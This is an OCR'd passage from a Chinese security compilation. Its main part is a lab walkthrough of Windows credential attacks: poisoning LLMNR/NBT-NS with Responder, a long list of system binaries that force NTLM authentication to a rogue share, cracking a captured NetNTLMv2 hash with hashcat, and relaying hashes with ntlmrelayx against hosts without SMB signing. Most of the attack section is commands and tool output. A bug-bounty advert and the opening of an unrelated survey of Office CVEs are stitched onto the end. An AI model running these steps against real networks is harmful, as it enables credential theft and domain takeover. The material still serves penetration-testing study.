
攻击机 IP：



1、无需编辑 Responder.conf，因为此时 SMB、HTTP 服务不要关闭，等中继攻击时才关闭这两个服务。因此这里先演示 Responder 怎么获取 net-NTLM hash，在中继攻击里关闭 SMB、HTTP，是因为此时不再由 Responder 获取 hash，而是直接让 ntlmrelayx.py 来完成这一任务。

```
; Servers to start
SQL = On
SMB = On
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = On
HTTPS = On
DNS = On
LDAP = On
```

2、攻击机执行 python Responder.py -I eth0，此时处于监听状态




3、利用 SMB 协议，客户端在连接服务端时，默认先使用本机的用户名和密码 hash 尝试登录，所以可以模拟 SMB 服务器从而截获 hash，执行如下命令都可以得到 hash。客户端执行如下命令，攻击机的 Responder 能收到。

```
> net.exe use \hostshare
> attrib.exe \hostshare
> bcdboot.exe \hostshare
> bdeunlock.exe \hostshare
> cacls.exe \hostshare
```


```
> certreq.exe \hostshare #(noisy, pops an error dialog)
> certutil.exe \hostshare
> cipher.exe \hostshare
> ClipUp.exe -l \hostshare
> cmdl32.exe \hostshare
> cmstp.exe /s \hostshare
> colorcpl.exe \hostshare #(noisy, pops an error dialog)
> comp.exe /N=0 \hostshare \hostshare
> compact.exe \hostshare
> control.exe \hostshare
> convertvhd.exe -source \hostshare -destination \hostshare
> Defrag.exe \hostshare
> diskperf.exe \hostshare
> dispdiag.exe -out \hostshare
> doskey.exe /MACROFILE=\hostshare
> esentutl.exe /k \hostshare
> expand.exe \hostshare
> extrac32.exe \hostshare
> FileHistory.exe \hostshare #(noisy, pops a gui)
> findstr.exe * \hostshare
> fontview.exe \hostshare #(noisy, pops an error dialog)
> fvenotify.exe \hostshare #(noisy, pops an access denied error)
> FXSCOVER.exe \hostshare #(noisy, pops GUI)
> hwrcomp.exe -check \hostshare
> hwrreg.exe \hostshare
> icacls.exe \hostshare
> licensingdiag.exe -cab \hostshare
> lodctr.exe \hostshare
> lpksetup.exe /p \hostshare /s
> makecab.exe \hostshare
> msiexec.exe /update \hostshare /quiet
> msinfo32.exe \hostshare #(noisy, pops a "cannot open" dialog)
> mspaint.exe \hostshare #(noisy, invalid path to png error)
> msra.exe /openfile \hostshare #(noisy, error)
> mstsc.exe \hostshare #(noisy, error)
```

```
> netcfg.exe -l \hostshare -c p -i foo
```

客户端执行 net use 192.168.191.131aaa



4、攻击机成功收到 NTLMv2-SSP Hash




```
Ancert::WIN-0HEOPTAL9L4:75c3bef66ef94f92:2424A1EA007E01413DD6653404BB7819:0101000000000000C065
```

爆破 net-NTLM hash

继续用 hashcat 进行 hash 爆破，Hashcat 参数如下：

```
hashcat64.exe -m 5600 Ancert::WIN-0HEOPTAL9L4:75c3bef66ef94f92:2424A1EA007E01413DD6653404BB781
```


参数说明：

-m 选择哈希类别，5600 为 net-NTLM

成功破解出明文密码，如下图：

```
Session..........: hashcat
Status...........: Cracked
Hash.Type........: NetNTLMv2
Hash.Target......: ANCERT::WIN-0HEOPTAL9L4:75c3bef66ef94f92:2424a1ea00...000000
Time.Started.....: Mon Apr 01 21:13:27 2019 (1 sec)
Time.Estimated...: Mon Apr 01 21:13:28 2019 (0 secs)
Guess.Base.......: File (example.dict)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   255.6 kH/s (7.61ms) @ Accel:8 Loops:1 Thr:64 Vec:1
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 128417/128417 (100.00%)
Rejected.........: 0/128417 (0.00%)
Restore.Point....: 122880/128417 (95.69%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1....: waller -> zzzzzzzzzzz
```


打开 out.txt，发现破解出明文 123456Abc



3.6 0x06 SMB 中继攻击

前面文章说过了，当获取到 net-NTLM hash 之后，由于不能通过类似哈希传递的修改缓存 hash 进行认证，此 hash 无法进行哈希传递，怎么进行攻击呢？可通过 Responder 工具拦截管理员的 net-NTLM hash，配合 ntlmrelayx.py 进行中继转发。

Impacket 下载：


```
git clone https://github.com/CoreSecurity/impacket.git
```


进行中继前提：目标 SMB 签名需要关闭，在 SMB 连接中，需要使用安全机制来保护服务器和客户端之间传输数据的完整性，而这种安全机制就是 SMB 签名和加密，如果关闭 SMB 签名，会允许攻击者拦截认证过程，并且将获得 hash 在其他机器上进行重放，，从而获得域管权限。

目前 SMB 常用来做为 SMB 文件共享、打印机，如果签名关闭，可能导致文件共享、打印机被入侵。

比如我用虚拟机搭建的 SMB 文件共享如下，具体认证登录过程文章前面部分已讲过，看看这个效果：

虚拟机 IP：192.168.191.139


Windows 将根据你所输入的名称，为你打开相应的程序、文件夹、文档或 Internet 资源。
打开(O):
\\192.168.191.139
确定
取消
浏览(B)...
Windows 安全中心
输入网络凭据
输入你的凭据以连接到:192.168.191.139
用户名
密码
记住我的凭据
用户名或密码不正确。
确定
取消
安全客（www.anquanke.com）
网络 › 192.168.191.139
tools
Users
安全客（www.anquanke.com）




先探测目标是否已关闭 SMB 签名，命令如下：


```
nmap --script smb-security-mode.nse -p445 192.168.191.139 --open
```

如下是我用虚拟机搭建的域控环境测试，中继转发操作：


域内普通用户-受害者机器（win7）



域管理员 (administrator) 机器（windows server 2012 r2）



kali linux 攻击者机器



1、Responder 关闭 SMB、HTTP

```
; Servers to start
SQL = On
SMB = Off
Kerberos = On
FTP = On
POP = On
SMTP = On
IMAP = On
HTTP = Off
HTTPS = On
DNS = On
LDAP = On
```

2、执行 python Responder.py -I eth0 -r -d –w

3、执行 `python ntlmrelayx.py -tf targets.txt -socks -smb2support`


说明：

targets.txt 内容为域内受害 IP 192.168.191.139

python ntlmrelayx.py -t 192.168.191.139 -socks -smb2support //

```
root@kali:~/tools/2/impacket/examples# python ntlmrelayx.py -t 192.168.191.139
Impacket v0.9.20-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
```


4、域管模拟输入一个共享，生成一个 LLMNR 请求



5、通过 Responder 发送

```
[+] Poisoning Options:
    Analyze Mode               [OFF]
    Force WPAD auth            [OFF]
    Force Basic Auth           [OFF]
    Force LM downgrade         [OFF]
    Fingerprint hosts          [OFF]
[+] Generic Options:
    Responder NIC              [eth0]
    Responder IP               [192.168.191.131]
    Challenge set              [random]
    Don't Respond To Names     ['ISATAP']

[+] Listening for events...

[*] [NBT-NS] Poisoned answer sent to 192.168.191.100 for name SSSSS (service: Fi
le Server)
 [*] [LLMNR]  Poisoned answer sent to 192.168.191.100 for name sssss
[*] [LLMNR]  Poisoned answer sent to 192.168.191.139 for name Win7
```

王牌A计划

阿里安全响应中心

王牌A计划是ASRC（阿里安全响应中心）为顶尖白帽子量身打造的多维上升精英计划。
通过额外现金奖励、免费设备支持、众测专属内测、小众定制藏品等权益，凝聚优秀的白帽子。
实现其多维度发展，提升其综合实力，和阿里巴巴一起，为数亿万消费者的安全保驾护航。

来源

在扑克牌中，A是各种花色的第一张牌，也是大于四大帝（K）的王牌；
一副扑克牌，能打遍全世界而不变其规则，足以说明它的架构之稳定，罗列之精妙。
因此，用扑克牌作为“王牌A计划”的分层元素，白帽阵营由高到低分别为黑桃A，红桃A，方块A。

激励方案

分层等级	黑桃A ♠	红桃A ♥	方块A ♦
层级定位	王者白帽	顶尖白帽	优质白帽
分层标准	ASRC 年达 25 个严重或 88 个高危	ASRC 年达个 4 个严重或 15 个高危或 300 个中低危	ASRC 年达个 2 个高危或 25 个中低危

落地权益

A享礼遇	黑桃A ♠	红桃A ♥	方块A ♦
严重高危报告额外现金奖励	激励 100%	激励 50%	激励 20%
IOT 设备支持	免费提供设备	免费提供设备	免费提供设备
ASRC 生态大会狂欢	差旅全包	差旅全包	部分包差旅
ASRC 众测私密项目	优先测试	优先测试	优先测试
先知众测专属通过权	通过率 100%	通过率 80%	通过率 50%
节日小众礼物	专属定制	专属定制	专属定制
限定升级魔盒	专属定制	专属定制	专属定制
更多权益，敬请期待	.....		

提交漏洞至：https://security.alibaba.com/

升级权益或任何疑问，请扫码进钉钉群，第一时间回复：）

宏观视角下的 office 漏洞（2010-2018）

作者：银雁冰 @360 高级威胁应对团队·高级威胁自动化组

原文链接：https://www.anquanke.com/post/id/180067

4.1 前言

本文是对我在 Bluehat Shanghai 2019 演讲内容的一个拓展性总结。在本文中，我将总结 2010 年到 2018 年出现的 Office 相关 0day/1day 漏洞。我将对每种类型的漏洞做一次梳理，并对每个漏洞的相关分析文章进行引用和归类。

希望这篇文章可以帮助到后续从事 office 漏洞研究的人。

4.2 概述

从 2010 年到 2018 年，office 相关的 0day/1day 攻击从未暂停过。以下一些 CVE 编号，是我在研究过程中具体观察到的，有过实际攻击样本的 0day/1day 漏洞 (也许还有一些遗漏的，读者可以进行补充)。

我们先来看一下具体的 CVE 编号。

年份	编号
2010	CVE-2010-3333
2011	CVE-2011-0609/CVE-2011-0611
2012	CVE-2012-0158/CVE-2012-0779/CVE-2012-1535/CVE-2012-1856
2013	CVE-2013-0634/CVE-2013-3906
2014	CVE-2014-1761/CVE-2014-4114/CVE-2014-6352
2015	CVE-2015-0097/CVE-2015-1641/CVE-2015-1642/CVE-2015-2424/CVE-2015-2545/CVE-2015-5119/CVE-2015-5122/CVE-2015-7645
2016	CVE-2016-4117/CVE-2016-7193/CVE-2016-7855
2017	CVE-2017-0199/CVE-2017-0261/CVE-2017-0262/CVE-2017-8570/CVE-2017-8759/CVE-2017-11826/CVE-2017-11882/CVE-2017-11292
2018	CVE-2018-0798/CVE-2018-0802/CVE-2018-4878/CVE-2018-5002/CVE-2018-8174/CVE-2018-8373/CVE-2018-15982

我们先按组件类型对上述漏洞进行分类。需要说明的是，Flash 本身也属于 ActiveX 控件的一种，下表中分类时我将其独立归为一类。

组件类型	编号
RTF 控制字解析问题	CVE-2010-3333/CVE-2014-1761/CVE-2016-7193
Open XML 标签解析问题	CVE-2015-1641/CVE-2017-11826
ActiveX 控件解析问题	CVE-2012-0158/CVE-2012-1856/CVE-2015-1642/CVE-2015-2424/CVE-2017-11882/CVE-2018-0798/CVE-2018-0802
Office 内嵌 Flash 漏洞	CVE-2011-0609/CVE-2011-0611/CVE-2012-0779/CVE-2012-1535/CVE-2013-0634/CVE-2015-5119/CVE-2015-5122/CVE-2015-7645/CVE-2016-4117/CVE-2016-7855/CVE-2017-11292/CVE-2018-4878/CVE-2018-5002/CVE-2018-15982
Office TIFF 图片解析漏洞	CVE-2013-3906
Office EPS 文件解析漏洞	CVE-2015-2545/CVE-2017-0261/CVE-2017-0262
借助 Moniker 加载的漏洞	CVE-2017-0199/CVE-2017-8570/CVE-2017-8759/CVE-2018-8174/CVE-2018-8373
其他 Office 逻辑漏洞	CVE-2014-4114/CVE-2014-6352/CVE-2015-0097

我们再依据漏洞类型对上述非 Flash 漏洞进行分类。（Flash 漏洞的相关总结可以参考其他研究员的文章）

漏洞类型	编号
栈溢出 (Stack Overflow)	CVE-2010-3333/CVE-2012-0158/CVE-2017-11882/CVE-2018-0798/CVE-2018-0802
堆越界写入 (Out-of-bound Write)	CVE-2014-1761/CVE-2016-7193
类型混淆 (Type Confusion)	CVE-2015-1641/CVE-2017-11826/CVE-2017-0262
